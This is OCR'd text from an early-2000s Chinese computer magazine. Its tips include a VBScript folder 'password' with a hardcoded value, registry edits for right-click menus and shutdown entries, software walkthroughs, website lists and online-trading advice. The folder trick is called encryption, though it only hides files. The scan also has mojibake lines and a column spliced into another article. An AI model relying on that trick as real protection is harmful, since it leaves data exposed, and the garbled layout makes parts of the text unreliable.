<script language = "vbscript">
function askpass()
document.all.filelist.style.visibility = "hidden"
passwrd = "22222"
getii=window.prompt("请输入密码:")
if getii = passwrd then
    window.alert("欢迎进入！！！")
    document.all.filelist.style.visibility = "visible"
```

```
else
    window.alert("密码错！！！")
end if
end function
</script>
```


然后在<body scroll=no onload="Init()">一句前添加一句<body scroll=no onload="askpass()">，保存退出即可。(其中 passwrd = "22222" 中的“22222”就是密码，你可以随便设为自己需要的密码。)

这样你的加密工作就做好了，按下F5键刷新文件夹后，密码便可生效。

编者注：武金刚朋友采用的方法原理就是通过Java函数，预先将文件夹中的文件属性设置为‘隐藏’，从而让其他使用者误以为文件不存在。只有当口令输入正确后才能恢复正常显示。所以还有一个破解办法，就是将文件夹设置为‘显示所有文件和文件夹’即可。以上两种方法综合比较，推荐采用第一种方法，效果稍好些(其实第一种办法还有一个更简单的破解方法，就是在看到“密码错误”画面后，按下“BackSpace”键即可看到目录里的内容了。

如果是我，我会把document.location="zp.htm"这句代码改成document.location="..\..",这样效果更好些)。

特别提醒一声：输入上述代码时绝对不能使用中文标点符号。如果你使用了中文的逗号、等号，Windows将报错。



Í¼1





图 2



Í¼3

修改注册表 增强 右键 菜单

□四川 洪正林

大家都知道当点击鼠标右键时，Windows会弹出一个辅助菜单。它好用又方便，那怎样才能把我们经常用到的应用程序（特别是在DOS下加参数运行的）添加到辅助菜单里去呢？其实不难，只要改改注册表就行。不过改动注册表对很多初学者来说好像太难了些（编者注：难倒不难，关键是考验胆量……），所以我们教大家一个简单些的办法：书写注册表文件。

下面我就将把ARJ解压功能（ARJ是一个专门在DOS下运行的文件压缩工具）添加到辅助菜单列表中。

首先，运行一个字处理软件（比如Windows下的“记事本”程序）。编辑一个文本文件，并保存为“ArjApp.REG”的注册表文件（注意:必须以文本方式保存，而且后缀为REG)。

下面就是该注册表文件的内容(在右键菜单中分别加入“ARJ压缩”和“ARJ解压缩”两个命令，这两个命令对应的参数分别是：“C:\TOOLS\arj.exe a -V1440 TEMP %1”和“C:\TOOLS\ARJ.EXE E -VA %1”。为什么要加入“%1”呢？因为这里用“%1”代表我们要处理的文件名)。

```
REGEDIT4
[HKEY_CLASSES_ROOT\*\SHELL]
[HKEY_CLASSES_ROOT\*\SHELL\ARJ压缩(&U)]
[HKEY_CLASSES_ROOT\*\SHELL\ARJ压缩(&U)\COMMAND]
@="C:\TOOLS\arj.exe a -V1440 TEMP %1"
[HKEY_CLASSES_ROOT\*\SHELL\ARJ解压缩(&V)]
[HKEY_CLASSES_ROOT\*\SHELL\ARJ解压缩(&V)\COMMAND]
@="C:\TOOLS\ARJ.EXE E -VA %1"
```

应注意的是，本例的ARJ.EXE应用程序在C盘TOOLS目录下。大家可以根据自己的情况更改它的路径。

保存好此文件后，双击刚才保存的文件，点“确定”，里面的内容就会自动加入Windows注册表了(图1)。

这时你再在某个文件上点击鼠标右键看看（图2），是不是多出两列菜单呀？

试试框住几个文件，点鼠标右键看看？在菜单里选择“ARJ压缩”即可把它们打包了，感觉不赖吧？

你还可以举一反三，添加更多的应用软件。



图 2




图1

右键 快速关机 和 重启 Win98

□广东　李锋


在桌面上添加快速关机、重新启动的快捷方式，虽然方便，但是在桌面快捷方式太多，十分杂乱的情况下，就不太好找。不信你可以试试看，桌面排上五六十个快捷方式，我敢保证你上看、下看、左看、右看三分钟，也找不到你要的快捷方式。

万一再来个不留神，工作中误击了快速关机或重新启动……哭去吧！在这方面，小弟可是过来人！一想起辛辛苦苦做好的东西就这样化为乌有，我哭……

也许你会说，整理一下快捷方式不就得了？其实还是很麻烦，因为这些快捷方式个个都有用，少了一个都不行……

怎么办呢？想着想着我突然看见了“开始”菜单按钮，那儿很少用鼠标右键点击，点击率低，不仅“人迹罕至”，而且方便。就将快速关机和快速重新启动计算机的命令放在那儿。

说干就干，鼠标左键点击“开始”，在菜单“运行”中输入“REGEDIT”并回车（图1）。



Í¼1

此时系统打开注册表编辑器，鼠标左键点击HKEY_CLASSES_ROOT里的Folder(用鼠标慢慢寻找太麻烦了，先点“HKEY_CLASSES_ROOT”，再直接按字母“F”即可快速找到“Folder”)，再单击“Folder”，即可看到“shell”。在“shell”上再用鼠标右键点击，在弹出的快捷菜单中选择“新建”→“主键”（图2）。



图2

然后将新建立的“新键 #1”重命名为“重新启动计算机”，紧接着在右边的窗口里用鼠标右键点击“默认”→“修改”，将其键值改为“重新启动计算机”。再用鼠标右键点击左边的“重新启动计算机”，在菜单里点“新建”，建立主键“command”。最后鼠标左键单击主键“command”，在右边的窗口里双击字符串值“默认”，将它的键值改为“rundll.exe user.exe，Exitwindowsexec”(请注意，rundll.exe和user.exe中间要隔开一个空格)，然后关闭Regedit程序即可（图3）。




图3

在鼠标右键添加“快速关机”的方法和上述操作方法一样，同样是在shell上用鼠标右键点击，在弹出的快捷菜单中选择“新建”→“主键”，然后将建立的“新键 #1”命名为“exitwindows”，紧接着在右边的窗口将字符串值“默认”的键值改为“快速关机”。再在“exitwindows”下新建子键“command”，将其键值改为“rundll.exe user.exe，exitwindows”即大功告成。

做好了吧？等一下等一下，千万别着急试验。请先保存好你辛辛苦苦做好的东西，将其他所有程序一一关闭，再用鼠标右键去单击“我的电脑”，或者单击屏幕左下角的“开始”，看到我们建立的菜单“重新启动”了吗？试试看吧（图4）。



图4

特别提醒一声，输入“rundll.exe user.exe，Exitwindowsexec”时，中间的那个逗号是英文逗号，不要输错了。输错了的话，关机和重启动命令就失效了。

□山西　姚立新

轻轻松松做屏保

朋友，每当你看到各式各样的屏幕保护程序时，是否也想把自己的照片放上去呢？我也这么想过，可惜一直只能想想而已……不过最近，我在网上找到了一个非常简单、实用的屏保制作程序——ScreensaverShot 2.0，利用该程序，只需简单的三步就可以制作出十分漂亮的屏幕保护程序来，终于圆了我的梦。好东东不敢独享，现推荐给大家。

如果你现在还没有该程序，请到作者主页(http://www.screensavershot.com/)或者汉化新世纪网站(http://hanzify.86114.com/graph/special/sshot2020.exe)去下载。对于英语不好的朋友，汉化新世纪网站还提供了汉化程序（http://hanzify.86114.com/graph/special/PScreensavershotV2.0.20.zip)，可以同时下载。下载后直接执行sshot2020.exe就可安装，这里不再多讲。

下面我就简单介绍一下屏幕保护程序的具体制作过程。

第一步：装入图像并给图像加上注释

ScreensaverShot 2.0启动后如图1所示。



Í¼1

首先在所指的文本框内输入你所做的屏幕保护程序的标题，假如你要把标题定为“姚立新的屏幕保护程序”，在这里输入“姚立新的”四个字，“屏幕保护程序”在制作时会自动加入，然后按“插入”按钮。分别插入屏幕保护程序用到的所有图像，若不正确时可通过“删除”按钮删除。对于加入的图像，你可通过“添加文本”按钮为每个图像加入注释，并指定该注释所放的位置。

第二步：设置屏幕保护属性

第一步完成后，按“下一步”按钮进入第二步，如图2所示。在这里，我们可以为屏幕保护程序加入背景音乐、定义图片大小、设置背景颜色等。下面，主要讲一下如何加入作者信息和说明。按“作者信息”按钮出现图3。



图 2

作者信息规定为你的网址、公司名称和版权声明，你可按要求在文本框内输入相应信息，当然你也可以在这三个框内输入其他信息，如E-mail地址等，这些信息最终都要在屏幕保护程序中显示出来。作者信息输入完后，按上方的说明按钮，进入说明输入画面，如图4。




图 3

在文本框中，你可以简要的介绍一下你的屏幕保护程序，输入完成后，首先按“应用”按钮，然后按“退出”按钮退回第二步主画面。



图 4

第三步：创建屏幕保护程序

在第二步的各项设置完成以后，按“下一步”按钮进入第三步，如图5。



图 5

这一步非常简单，首先通过预览按钮浏览一下你所做的屏幕保护程序的效果，不满意的话可返回上两步修改，满意后通过按“创建”按钮即可建立屏幕保护程序。当然，创建前最好先选择你的保存目录和文件名。

OK，一个属于你自己的屏幕保护程序就做好了，简单吧！若有问题，请来信：E_mail:yao_x@263.net。



理财当家小轻松

□辽宁　鸣涧

钱都跑哪去了？阿铭一个劲地纳闷，回忆着最近的开销，鸣涧却在一旁偷着乐呢。阿铭无意之间瞧了鸣涧一眼，阿哈？是不是你又捣鬼了，我的银库才有了亏空？

没有，没有呀，鸣涧据理力争，分明是你不善于理财么，倒是怪罪起我来了。

不会理财也好，银库亏空也罢，阿铭这回是绝不会放过鸣涧的，不拿出个理财绝招休想走掉！鸣涧哪里有什么绝招呀？只好拿出前些日子在http://www.csdn.net处下载的‘欢乐家庭－理财软件　”(只有1.22MB）解围。

启动欢乐家庭以后，要求输入初始密码，系统默认的是8888，当然喽，以后还可以重新定义的，接下来就可以登录系统了（如图1），怎么样？够直观的吧？

整个系统主要分为收支、股票、储蓄、信用卡、备忘录以及系统设置几方面的管理内容，几乎可以满足日常家庭生活中常见的财务管理，难怪一边要炒股、一边要储蓄的阿铭一个劲地叫好呢。

还是先从“收支”管理入手吧，阿铭打算增加一项新的收支记录，鸣涧当然要惟命是从了。首先选择“收支”选项卡，单击“新增”按钮，这时系统会弹出一个“新增”对话窗口（如图2），在“收支种类“中可以根据自己的需要，在收入、支出、转帐三种收支类型中选定一种。如果选定了不同的类型，下面的“收支细类”也会出现不同的类别。同样道理再设定好“收支细类”、“收支方式”、“收支金额”和收支日期等。当完成一笔收支记录以后，就可以单击“存盘退出”按钮返回到主界面了。

由于系统提供的“收支细类”并不一定都符合我们的要求，所以我们还可以对它进行编辑，只要单击“编辑类别”按钮，就可以打开“收支类别修改”对话窗口（如图3），可以在“支出名称”中添加一种新的支出类别名称，然后单击“添加”按钮就可以了。另外，还可以单击“向上”和“向下”按钮，对当前的类别进行移动，以便使常用的收支类型排在最前面，这样就会更加方便日常的添加操作了。当然喽，还可以单击“替换”和“删除”按钮实现对当前类别的替换和删除操作等。

对于已经完成的收支记录，还可以实现对当前记录的修改、删除、查询、打印等操作，可以使用选项卡下方的工具按钮来实现（如图4）。在收支管理中，单击“收支统计”还可以查看当前的收支情况。




图 1



图 2




图 3

当系统运行一段时间以后，帐目就会多了很多记录，查找起来不是很方便。不过，欢乐家庭还提供了查询功能，可以非常快速地定位到需查询的记录上。单击“查询”命令按钮，会弹出一个“查询”对话窗口（如图5），首先在“时间限制”中，设定查询的范围为“一定时期”，然后设定好“起始时间”和“结束时间”，同时在“收支限制”中设定好“收支类型”，最后选定“金额限制”选项，并设定好“最小金额”和“最大金额”数量，然

±2ÕŠ‡µ ：

各位朋友大家好，和大家又见面了！虽然《电脑爱好者》的版面十分金贵，不过飞狼本期还是要占用宝贵的半个版和大家交流一下。（绝无凑版面之嫌，请老编明察！）

大家看完本期后，紧接下来的第5期将要全面进行改版了。但具体怎么改才能符合最大多数读者的利益，我们心里并不很有把握。所以希望各位热心的读者和朋友多多来信，多多建议，协助我们更好地制作杂志。

“跟我学”、“步步高”两个栏目一直以来都是深受广大读者的欢迎（飞狼所做的第三、第四期“跟我学”除外），但是也有读者反应这种以难易程度进行划分栏目的做法给文章检索带来很多不便，建议学习其他杂志，划分为软件、硬件、网络等栏目，不知道大家对此问题如何看待？

另外，我们目前对“跟我学”和“步步高”重新明确了定位，让“跟我学”大幅度降低层次，主要面向那些对电脑几乎毫不了解的读者，深入浅出地讲述各种电脑相关知识。飞狼这里很想知道大家对这个新定位的看法。（也请给杂志投稿的作者们留意了，比较浅显的稿子您往我这里投，比较高深些的您就直接奔“步步高”吧，省得我还要给您转一道信，耽误了工夫。）

这里再次声明具体的投稿信箱，大家注意了（作者朋友也请您特别留意）：

跟我学：followme@cfan.cn.net

步步高：step@cfan.cn.net

我们一般在7日内给出具体稿件的回复，是录用（于近期内刊发）、拟用（将于以后适当的时候刊发），或是不用（那就只能说很抱歉了，因为有些作者辛辛苦苦为我们介绍的好软件，我们以前都已发表过了）。

另外飞狼要对很多给“跟我学”栏目投稿的作者说声对不起，因为上次的“500封信累积”事件，飞狼这段时间看信审稿看得两眼都发直了（因除去上次累积的500封信，“跟我学”现在每日还要新收30封以上的投稿和信件）……所以在回复信件方面有了一些延误，飞狼在此给大家鞠躬了……真是非常非常的抱歉，还请大家多多原谅！

另外，投稿的作者请注意，来稿时抓图尽量使用100%质量的JPEG格式，不然哪怕你用PrintScreen键抓图保存为BMP格式也行。因为很多作者用的抓图软件默认的图形质量是75%，所以抓出来的图上面有了很多的斑点，影响了杂志图片的质量（在100%图形质量下，抓的图和屏幕显示应该一模一样）。

还有，飞狼这里恳请那些用了CabelModem或者光纤网的朋友手下留情，您投的稿子好歹给我压缩一下，别轻易的就发给我。您那里速度一流，发信给我几秒钟，我这里网速很慢，收起来可是很久很久……昨儿个我还收到一封投稿，足足有20MB之巨（是飞狼上网多年以来所罕见的，足可名列巨大邮件之前三位）！！！历经多次尝试均无法收下来，无奈之下只好删去了……只可惜了作者的一番心血……



图4



图5



图6

后就可以单击“确定”按钮开始查询。这时打开“收支查询”选项卡就可以查看查询结果了。

同样道理，在其他的管理项目中，如股票、储蓄、信用卡、备忘录管理中，和在收支管理中的方法和手段都差不多……鸣涧刚想多说几句，阿铭不耐烦地摆摆手。

在系统选项卡中，可以对当前系统进行各种不同的设置，还可以对当前系统进行备份等。下面就来单击“设置”命令按钮，打开“选项”对话框（如图6），可以对当前系统提供的各方面服务进行不同设置，还可以修改系统登录的密码。比如在“类别修改”中，可以分别单击相应的命令按钮对包括收入类别、支出类别、股票代码、信用卡名称、储蓄机构名称进行修改，使用方法和“收支类别修改”都差不多，使用起来也非常容易上手，完成以后，就可以单击“存盘退出”命令按钮保存当前设置了。

阿铭看着屏幕上的变化，早就心动了，突然一把推开鸣涧，就要添加自己的财务收支情况……忽然想起来了什么，向鸣涧挥挥手，喂喂，你该回避了……有些东西好像不是你该看的，还是赶快回家休息休息吧……

唉！鸣涧摇摇头，这个家伙，为什么总是过河拆桥呀……

小健

网上棋牌乐

棋牌可以说是咱中国的国粹了！无论象棋、围棋还是麻将，都有悠久的历史，特别是中国象棋和围棋，一直以来都被咱中国人引以为豪。网络就是生活，这棋牌当然一个也不能少，这不，许多网站都为网友们开通了在线棋牌游戏，咱们也赶快去露一手吧！



联众世界（http://www.ourgame.com/）——全球最大的中文在线游戏网站。拥有围棋、象棋、桥牌、升级、麻将、拱猪等共13种具有广泛群众基础的棋牌游戏，还有专门的围棋、象棋、桥牌等棋牌项目的子网站、会员俱乐部、即时通讯工具GICQ、游戏聊天室、图形社区。



263棋牌中心（http://javagame.263.net/）提供了围棋、中国象棋、五子棋、拱猪等12种棋牌游戏，加上263网站的知名度，这里每天都会有许多网友在线游戏，您大可不必担心来这里没有人“陪”。此外，这里还不定期地举办一些棋牌培训以及比赛的活动。



宏碁戏谷（http://www.acergame.com.cn/）曾荣获1999年网际金像奖最佳娱乐网站奖，目前在大陆地区已推出棋牌在线游戏区，包括四国、麻将、五子棋、桥牌、梭哈、俄罗斯、象棋、暗棋、八十分（又名拖拉机）、跳棋等10种在线游戏，满足青年朋友的需求。在游戏乐园游戏区中，还有益智类、休闲类等各类游戏，满足上班族、妇女朋友、青少年等各层次玩家对游戏娱乐的更多需求。

银沙游戏（http://game.yinsha.com/）是碧海银沙网站推出的在线游戏，这里提供了在线的JAVA棋牌游戏，此外还有在线MUD、三角洲特种部队等游戏供网友选择。

金智塔在线游戏网（http://www.gameking.net.cn/）是著名的游戏软件公司金智塔推出的一个在线游戏网站。这里提供了各种棋牌游戏，有围棋、四国大战、锄大地、中国象棋、拖拉机，还会陆续推出更多的棋牌游戏。

棋牌频道（http://qipai.sohu.com/）由搜狐与联众联合主办，有在线棋牌游戏、棋牌新闻、评论以及棋牌方面的相关资料等，为广大棋迷、牌友提供网上交互平台。此外这里还不定期地举办各种有奖活动。

如果你们想以团队的身份参加网络棋牌比赛，那就赶快来**基地城市（http://www.basecity.com/）**，这里不但提供了各种棋牌游戏，还鼓励大家以团队的身份参加，你还可以同时参加几个不同的游戏。

品网

□广东　风之国



迷你游戏宝库　(图1)

http://aftol.com/minigame/

美工设计:★★★★☆

栏目内容:★★★★☆　技术含量:★★★☆

浏览速度:★★★☆　用户兴趣:★★★★

网站简介:不知你喜不喜欢玩小游戏呢?喜欢,而且还喜欢上网下载一些小游戏来玩,那么“迷你游戏宝库”一定很合你意的,还不快去下载回来玩。

新世纪保健网　(图2)

http://www.21nutrition.com/

美工设计:★★★★

栏目内容:★★★★　技术含量:★★★★☆

浏览速度:★★★　用户兴趣:★★★☆

网站简介:最近天气转凉了,大家要小心身体啊!想知道怎样保持身体健康,来这里看一看。

轻松一刻　(图3)

http://www.szptt.net.cn/9810qsyk/carefree/index.html

美工设计:★★★☆

栏目内容:★★★★　技术含量:★★★

浏览速度:★★★★☆　用户兴趣:★★★

网站简介:现代人工作繁忙,工作压力又大,想休息一下,那就来“轻松一刻”,就里有很多有趣的漫画欣赏,使你轻松一下。

阳光书屋　(图4)

http://xf-www.hb.cninfo.net/wenyi/

美工设计:★★★★

栏目内容:★★★★☆　技术含量:★★★☆

浏览速度:★★★★　用户兴趣:★★★☆

网站简介:现在的书真是越来越贵了,如果你是没钱一族,那就上网下载吧!只要多花些时间就可以得到一本几十元的书,何乐而不为呢!

天涯的个人主页　(图5)

http://tianya.163.net/

美工设计:★★★

栏目内容:★★★★　技术含量:★★★★

浏览速度:★★★☆　用户兴趣:★★★

网站简介:"啊!我的某硬件坏了,只好拿去维修了。"我想很多人都是这样的吧!但为什么你不尝试着自已修呢?这里有很多关于维修电脑的资料,相信对你会有一定的帮助。

986音乐星空　(图6)

http://www.crycre.com/

986个人主页联盟制作的一个音乐网站，里面与音乐相关的东西特别多，页面也十分华丽，是音乐迷不能不看的网站。除了音乐以外，还包含如“心情游戏”和“美食天地”这样的小栏目，更为网站增添了不少的色彩。

美工设计:★★★★☆

栏目内容:★★★★　技术含量:★★★★★

浏览速度:★★★　用户兴趣:★★★★☆

侦探推理园地　(图7)

http://homepages.go.com/homepages/p/i/p/pipilu/

一个推理小说爱好者的乐园，里面有中、日、欧的著名推理小说家所写的文章，内容十分全面。更是不断地添加新人作品，让人看得目不暇接。

美工设计:★★☆

栏目内容:★★★★☆　技术含量:★★☆

浏览速度:★★★★☆　用户兴趣:★★★★★

攻略秘笈网　(图8)

http://kunwang.163.net/

电脑游戏的攻略秘笈在这里基本都有，若你在哪个游戏中奋力苦战还是无法通关，来一下这里吧，你会找到你想找的东西。此网站内容丰富，更新频繁，是游戏玩家必来之地。

美工设计:★★★★

栏目内容:★★★★☆　技术含量:★★★

浏览速度:★★★★　用户兴趣:★★★★☆

007谍报站

□江苏　子竹

¡ïÍøÕ¾»î¶¯

网上过年，天天大奖——本次活动设有注册有礼、贺卡拜年、网上降财神、元宵灯谜会、游戏拉力赛、个人相册大比拼六项。所有活动都可得积分，天天送出手机、掌上电脑、MP3等礼品。此外，奖上还有奖，最后另设总积分奖，送数码摄像机、摩托罗拉时尚手机等精美礼品。活动奖品总值100万！

http://login.fm365.com/legend/hancu/index.htm

亿唐幸运大抽奖——本次活动至2001年6月28日结束。每两周评选一次亿唐热情支持幸运大奖，奖金1000元。每月评选出一次亿唐勤奋参与大奖，奖金500元。每两周同期评选一次亿唐卡会员俱乐部热情支持幸运大奖，奖金1500元。每月同期评选出一次亿唐卡会员俱乐部勤奋参与大奖，奖金750元。

http://ecard.etang.com/progt/recommend/rule.html

网上画展——最近，著名画家陈可之先生举办了网上画展，在网站上，你能欣赏到这些优秀的美术作品。希望通过网络可以让你享受到陈可之先生艺术的魅力。如果你想收藏这些作品的复制品，也可通过该网站联系。

http://www.super-ckz.com

★趣味软件

冰雕艺术屏保——日本札幌是一个四季皆美、宛如梦境的城市，终年白雪皑皑的山头，是滑雪赏雪的最佳场地。本辑屏保为您展示札幌的冰雕、雪雕艺术。

http://www.tiandesk.com/desk_pic/pingmu/baohu/0590.zip

Twinkle Bulbs——Twinkle Bulbs是一个桌面增强软件，让您在32位Windows桌面上放置一簇簇节日灯光。可选择灯泡类型、颜色、发光模式和速度，为摇曳的灯光增加背景音乐等。它包含一个显示雪花飘落的内置屏幕保护程序。

http://china.cnet.com/download/

手机铃声大全——让你的手机与众不同，光买时尚的机型，换时尚的配件还是不行的哦！换上自己的铃声、用上自己的图案，才是现今的时尚。在这里你能找到各种经典的、流行的歌曲，还有英文歌曲哦！怎样？心动了吧！那么，开始寻找属于你的个性吧！

http://tech.china.com/zh_cn/mobile/lingsheng/index.html

★网文荟萃

男人用配饰——男人的配饰总是有实用性的；眼镜、手表、皮带、打火机……更确切的说法应是随身物件。男人在服装上的选择面比较窄，不过是西装、夹克、衬衫、长裤……千人一面，要想显得有独特的品位，只好在配件上面下功夫。这里为你指点迷津……

http://vogue.sina.com.cn/g/k/4150.html

死亡日记——死亡，并不是什么哲学命题，而是人人不可回避的事实。值得庆幸的是，人类作为地球上惟一具有理性的生物，可以赋予死亡不同寻常的意义。陆幼青先生和死神的约期已定，生命的快车即将抵达终点，这是他留给家人最后的一份礼物……

http://www.rongshu.com/shukan/100/baodao/baodao.html

幸福时光——张艺谋在TOM网站公开招聘电影《幸福时光》女主角曾经被炒得沸沸扬扬，如今电影已经拍好并公演了，在我们欣赏电影的同时，且看看这部电影台前幕后的故事吧！

http://cn.tom.com/ent/zhuanti/xfsg/index.html

中华网大话西游完全版——我知道这个世界发展太快，许多城市几年就会换了容颜，所以千年的逾越是令人窒息的美感，而这种美感并不是在哪里都可以得到的！但在沉睡中尽显美丽的西部，我多次得到了！

http://www.china.com/zh_cn/xiyou/

e眼品文（二）

□上海　e1792

新世纪不得不看的帖子们，呵呵。

作品：《王朔2000年最后一骂》

“网络没有改变生活，《花样年华》不错，张艺谋越拍越差，金鸡奖是扯谈，我写书给自己看。”——老把势王朔总有法子吸引大众的目光。

作者：记者　李多钰　作家　王朔

链接：http://culture.163.com/edit/010103/010103_44758.html

作品：《猪是怎样死的（猪.com倒闭篇）》

著名的猪.com的CEO猪弄潮先生在过毛大厦马路边莫名其妙地死去了。旁边2个卖D版者不禁感慨：“哎，大家都是做IT的，现在弄成这样，真是风云变幻莫测呀！”

作者：边杰

链接：http://www.yepp.com.cn/scripts/board/view.php3?id=2158

作品：《2001年央视春节联欢晚会现场直播》

岁末年初，春节联欢晚会又一次成为网上千夫所指的靶心。

作者：杨笑

链接：http://culture.163.com/edit/001222/001222_44447.html

作品：《博库大变脸，一把撕破文化的烂面具》

近日，好些个坛子都被这个帖子搅起波澜——“在圣诞、元旦以及中国传统佳节春节来临的岁末，显然，互联网变心了！”文章一针见血痛斥博库的改版。其实，文化沦为商业的走狗，不正是互联网业内不争的趋势吗？

作者：IT看门人

链接：http://bbs2.sina.com.cn/cgi-bin/forumadm/souladm/viewsoul.pl?forumid=69&postid=157718

作品：《ID不能表示什么》

作者只用三言两语，便道尽网路上的悲欢。

作者：疯间苍月

链接：http://www.xici.net/board/doc.asp?id=2911710&sub=1

作品：《男女关系33个绝妙比喻》

喜欢看朱德庸漫画的读者，在网上偶尔也能看到同样绝妙的婚姻对话哦。与同类的文章相比，这是很有新意的一篇。

作者：女6号

链接：http://bbs2.sina.com.cn/cgi-bin/forumadm/souladm/viewsoul.pl?forumid=48&postid=158594

作品：《纠缠温庭蕴》

新年你如果只有时间读一篇描写爱情的网文，我推荐你读这一篇。

作者：第三步解构

链接：http://edu.sina.com.cn/L/3109.html

□河南　麻德洁



网上交易攻防要略

网上交易的东西，不论新旧，都能沾上“电子商务”、“网络消费”的边，挺时髦的：-）在此略微点拨一下个中的攻防要略，管保有用。

第一招：知己知彼

同网络另一端的那人做交易，首先要了解对方的信誉。这可以向斑竹或网管打听、咨询，不过斑竹或网管也不见得都是大内总管，对每个人都了如指掌。那就可以向你的网友了解啦，他们或许早已有过此类的经历或经验，可以向你推荐理想的交易对象。

对于JS们，刚出道者最好还是先别去招惹——惹不起、躲得起。一方面是大部分情况下和JS的交易都谈不成——还好！不过是浪费了一些网费和电话费，也算几无损失。而谈下来的交易，又多半能让你复习“哑巴吃黄连”的深刻含义——欲哭无泪！这还不算完，JS们多半喜欢把你列入他的邮件列表，完了再卖给别人，你就等着垃圾邮件、垃圾信息什么的隔三岔五地来闹心吧。

常言道，害人之心不可有，防人之心不可无。怎么才能知道对方是不是JS呢？在向斑竹、网管和网友的了解与咨询中可得到部分信息，尤其容易辨认出那些个“职业JS”来。通过了解对方以前或近期与他人的交易情况也能有大致的判断：那些经常去二手市场溜达，但交易的成功率不是太高，或者交易完成后老是受到对方的抱怨、批评的，JS的嫌疑就非常大。这一类即便不是专业的，至少也是个“业余JS”。网上交易也有不少“托儿”，甚至有用几个化名（注册用户名实在太容易了）自己托自己的情况。所以看到一些公开的“表扬信”也别就以为真的碰上活雷锋了，而一味地和他套近乎。

那种××公司××地区代理，低价、超低价，常年供应……却只留一个怎么也打不通的电话，具体地址也不准确的垃圾邮件，趁早用过滤器把它给统统PASS了。千万别去理会，十有八九……错！应该是八有九十是骗你没商量。

其次需要了解的是对方的物品来源，那些自家升级剩下的东西可以说是二手市场的“新品”，没被反复转手、倒卖过，质量也就相对比较有保证。而一些境外弄进来的二手货，虽然价廉，但相当一部分都存在较突出的质量隐患，或者使用年限过长、严重老化，或者因电工标准的差异，而不适合国内使用，如显示器等。也有些干脆就是废品一件，如不经仔细的查验，等你拿到手后，也只有面色苍白、两眼发呆的份了。

第二招：天时地利

现在的二手市场是一个买方市场，这就的确占了天时之利。交易的具体时机可以选在去目的地出差、学习或者旅游的同时，有和对方能够面对面了解、商谈以及查验物品的机会。虽然这种机会不太多，还是应当尽可能地利用。那么地利又当如何把握呢？交易的地域区别不外乎是同城或者异地，异地交易由于牵涉到物品的查验、运输以及交易过程的整体费用增加，容易出现一些意料不到的情况，所以应首选同城，或者交通相对便利的地方。异地交易，如果能来到对方所在地，不妨在商谈论价时就宣称是当地的，提出“当面验货”的要求，或许就能让对方不至于毫无顾忌地吹嘘自己的优点，而掩盖货物的瑕疵。当然，可别老想着什么“兵不厌诈”，一来二往，没准会把自己修炼成“候补奸商”。

异地交易如果实在没有机会当面交货、付款，而碰巧有以往的同学、亲友或是口碑不错的热心网友与对方同城，也不妨叨扰一二，以求代理。大件、价格昂贵的东西尽可能地慎重、保险，偶尔麻烦人家一、两次或许能说的过去，礼尚往来，日后自己也做个热心人吧。如果次数多了，就难免要显得自己面部皮肤厚度超标。所以像一些个3、5元的鼠标什么的就免了吧，还是少一些麻烦的好。

在钱款结算方面，如需通过铁路或邮局交货，目前的异地交易大都是先款后货，如此情形自然对买家略显不公平。随着今后“电子商务”整体化的发展，以及买卖双方和中介方信誉度的提高，相信必定会有所改观的。

第三招：发布消息

磨刀不误砍柴工，搜寻买方和卖方信息的步骤必不可

